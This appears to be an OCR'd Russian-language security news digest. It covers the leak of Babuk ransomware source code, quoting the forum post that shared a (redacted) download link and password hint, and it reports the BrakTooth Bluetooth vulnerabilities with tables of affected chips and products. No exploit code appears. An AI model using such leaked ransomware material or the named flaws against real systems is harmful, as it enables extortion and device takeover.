
Карма или нет похую уже, жить мне ещё не долго, но пожить как человек успею)
https://www.sendspace.com[redacted]

babuk, babYk, babak - слава админу и дядьке)

Пароль sha256 от: Енотик полоскун, полоскает свой писюн)

Last edited: Yesterday at 4:55 PM

petroglyph, Bidon, X-DDoS and 8 others



Yesterday at 3:49 PM


Ber1in said:

Что за болячка?

рак

Babuk (он же Babuk Locker и Babyk) появился в начале 2021 года. Малварь атаковала компании, шифровала их данные, а ее операторы также похищали файлы жертв и требовали от пострадавших двойной выкуп. После атаки на Центральный полицейский департамент округа Колумбия операторы Babuk привлекли к себе слишком много внимания, и в апреле 2021 года хак-группа сообщила, что прекращает свою деятельность. Впрочем, вскоре несколько участников той же группировки отделились от основной команды, переименовали малварь в Babuk V2 и продолжают шифровать файлы жертв по сей день.

Издание Bleeping Computer сообщило, что файлы, которыми теперь поделился один из участников группы, содержат различные проекты Visual Studio для шифрования VMware ESXi, NAS и Windows. В сущности, был опубликован полный исходный код малвари, код дешифратора, а также генератор закрытого и открытого ключей.



This PC › Data2 (E:) › бабак › windows

Name	Date modified	Type	Size
Babyk	11/24/2020 2:18 PM	File folder	
builder	11/24/2020 2:23 PM	File folder	
Decryptor	11/24/2020 2:18 PM	File folder	
Release	1/26/2021 3:56 PM	File folder	
test	11/24/2020 2:23 PM	File folder	
keygen.exe	2/3/2021 2:54 PM	Application	22 KB
Proj.sln	3/23/2021 3:12 PM	Visual Studio Solut...	5 KB
s.txt	2/22/2021 6:20 AM	Text Document	1 KB

8 items

Технический директор компании Emsisoft и известный ИБ-эксперт Фабиан Восар, а также исследователи из McAfee Enterprise уже подтвердили, что утечка подлинная. Восар полагает, что этот «слив» может помочь дешифровать данные прошлых жертв вымогателя.

9193 МАШИНЫ В КОРПОРАТИВНЫХ СЕТЯХ РФ ЗАШИФРОВАНЫ

По данным «Лаборатории Касперского», с января по июль 2021 года шифровальщики атаковали **9193** компьютера в разных корпоративных сетях в России. Сообщается, что большинство вымогателей по-прежнему осуществляют атаки через **RDP**, то есть злоумышленники подбирают учетные данные, подключаются к устройству и вручную запускают малварь.

Отмечается, что количество инцидентов с вымогательским ПО продолжает расти: только во втором квартале 2021 года компания обнаружила **14** новых семейств такой малвари.

УЯЗВИМОСТИ BRAKTOOTH

Группа исследователей опубликовала информацию о 16 серьезных уязвимостях, влияющих на стек Bluetooth во многих популярных SoC, которые применяются в ноутбуках, смартфонах, промышленных устройствах и IoT-девайсах. Проблемы получили общее название BrakTooth: они позволяют вывести из строя или «повесить» устройство, а в худшем случае помогают выполнить произвольный код и захватить всю систему.

Специалисты изучили библиотеки Bluetooth для 13 разных SoC от 11 производителей. Как оказалось, одна и та же прошивка Bluetooth использовалась более чем в 1400 SoC, которые были основой для самых разных девайсов. Хуже того, все атаки BrakTooth можно выполнить с помощью стандартного Bluetooth-оборудования, стоимость которого не превышает 15 долларов.

Авторы доклада заявили, что количество проблемных устройств исчисляется миллиардами, хотя степень уязвимости зависит от SoC устройства и программного стека Bluetooth.




Table 1: Devices used for evaluation. The sample code is provided by vendor to test the development board. This is not applicable (N.A) on products running a fixed application.

BT SoC Vendor	BT SoC	Dev. Kit / Product	Sample Code
Bluetooth 5.2			
Intel	AX200	Laptop Forge15-R	N.A
Qualcomm	WCN3990	Xiaomi Pocophone F1	N.A
Bluetooth 5.1			
Texas Instruments	CC2564C	CC256XCQFN-EM	SPPDMMultiDemo
Zhuhai Jieli Technology	AC6366C	AC6366C_DEMO_V1.0	app_keyboard
Bluetooth 5.0			
Cypress	CYW20735B1	CYW920735Q60EVB-01	rfcomm_serial_port
Bluetrum Technology	AB5301A	AB32VG1	Default
Zhuhai Jieli Technology	AC6925C	XY-WRBT Module	N.A
Actions Technology	ATS281X	Xiaomi MDZ-36-DB	N.A
Bluetooth 4.2			
Zhuhai Jieli Technology	AC6905X	BT Audio Receiver	N.A
Espressif Systems	ESP32	ESP-WROVER-KIT	bt_spp_acceptor
Bluetooth 4.1			
Harman International	JX25X	JBL TUNE500BT	N.A
Bluetooth 4.0			
Qualcomm	CSR 8811	Laird DVK-BT900-SA	vspspp.server.at
Bluetooth 3.0 + HS			
Silabs	WT32i	DKWT32I-A	ai-6.3.0-1149




Table 4: Sample products using SoCs affected by BrakTooth. The declaration ID references each product on the Bluetooth Listing search website [28].

Product Vendor	Product Type	Product Model	SoC Model	Declaration ID
Microsoft	Laptop	Surface Laptop 3 Surface Go 2 Surface Pro 7 Surface Book 3	Intel AX200	D048122
Dell	Desktop PC / Laptop	Optiplex 5070 Alienware M17 R3 **(Many more)**	Intel AX200	D044215
Sony	Smartphone	Xperia XZ2	WCN3990	D048452
Oppo	Smartphone	Reno 5G CH1921	WCN3998	D044072
Ericsson	Home Entertainment Hub	KDE20102	CSR8510	D054397
Volvo Technology	Automotive Infotainment	Volvo FH **(Many More)**	CSR8811/510	D053903
Hella GmbH	Electronic Control Unit	PMP3	CC2564C	D044076
Walmart Stores	Audio	Disco Lamp Speaker **(Many More)**	Jieli AC63XX	D049113
Walmart Stores	Audio	Small rugged speaker **(Many More)**	ATS281X	D048582
Panasonic	Audio	Sound Bar SC-HTB100	ATS281X	D053923
Becker Avionics	Aircraft Entertainment System	AMU6500 **(More)**	WT32i	D044945
u-box	Industrial IoT Module	NINA-W106	ESP32	D050596
Koyo Electronics	PLC (Industrial Automation)	C2-02CPU	ESP32	D050601

Самая серьезная проблема из состава BrakTooth — это уязвимость CVE-2021-28139, которая позволяет удаленным злоумышленникам запускать собственный вредоносный код на уязвимых устройствах посредством Bluetooth LMP. По данным исследовательской группы, этот баг влияет на «умные» устройства и промышленное оборудование на базе ESP32 SoC Espressif Systems, однако проблема может сказываться и на многих других коммерческих продуктах.

Другие баги из числа BrakTooth менее серьезны. Например, обнаружен ряд уязвимостей, которые можно использовать для сбоя Bluetooth на смартфонах и ноутбуках, отправляя устройствам искаженными пакеты Bluetooth LMP. Для таких атак уязвимы ноутбуки Microsoft Surface, настольные компьютеры Dell и несколько моделей смартфонов на базе Qualcomm. Также злоумышленники могут использовать обрезанные, увеличенные или out-of-order пакеты Bluetooth LMP, чтобы спровоцировать «зависание» устройства, после чего потребуется перезагрузка вручную.

Доклад гласит, что всех производителей уязвимого оборудования предупредили о проблемах еще несколько месяцев тому назад. Увы, несмотря на прошедшее время, не все компании сумели вовремя выпустить исправления. На данный момент только Espressif Systems, Infineon (бывший Cypress) и Bluetrum выпустили патчи, а Texas Instruments вообще заявила, что не будет устранять найденные недостатки. Другие поставщики подтвердили выводы исследователей, но пока даже не назвали точных дат выхода патчей.

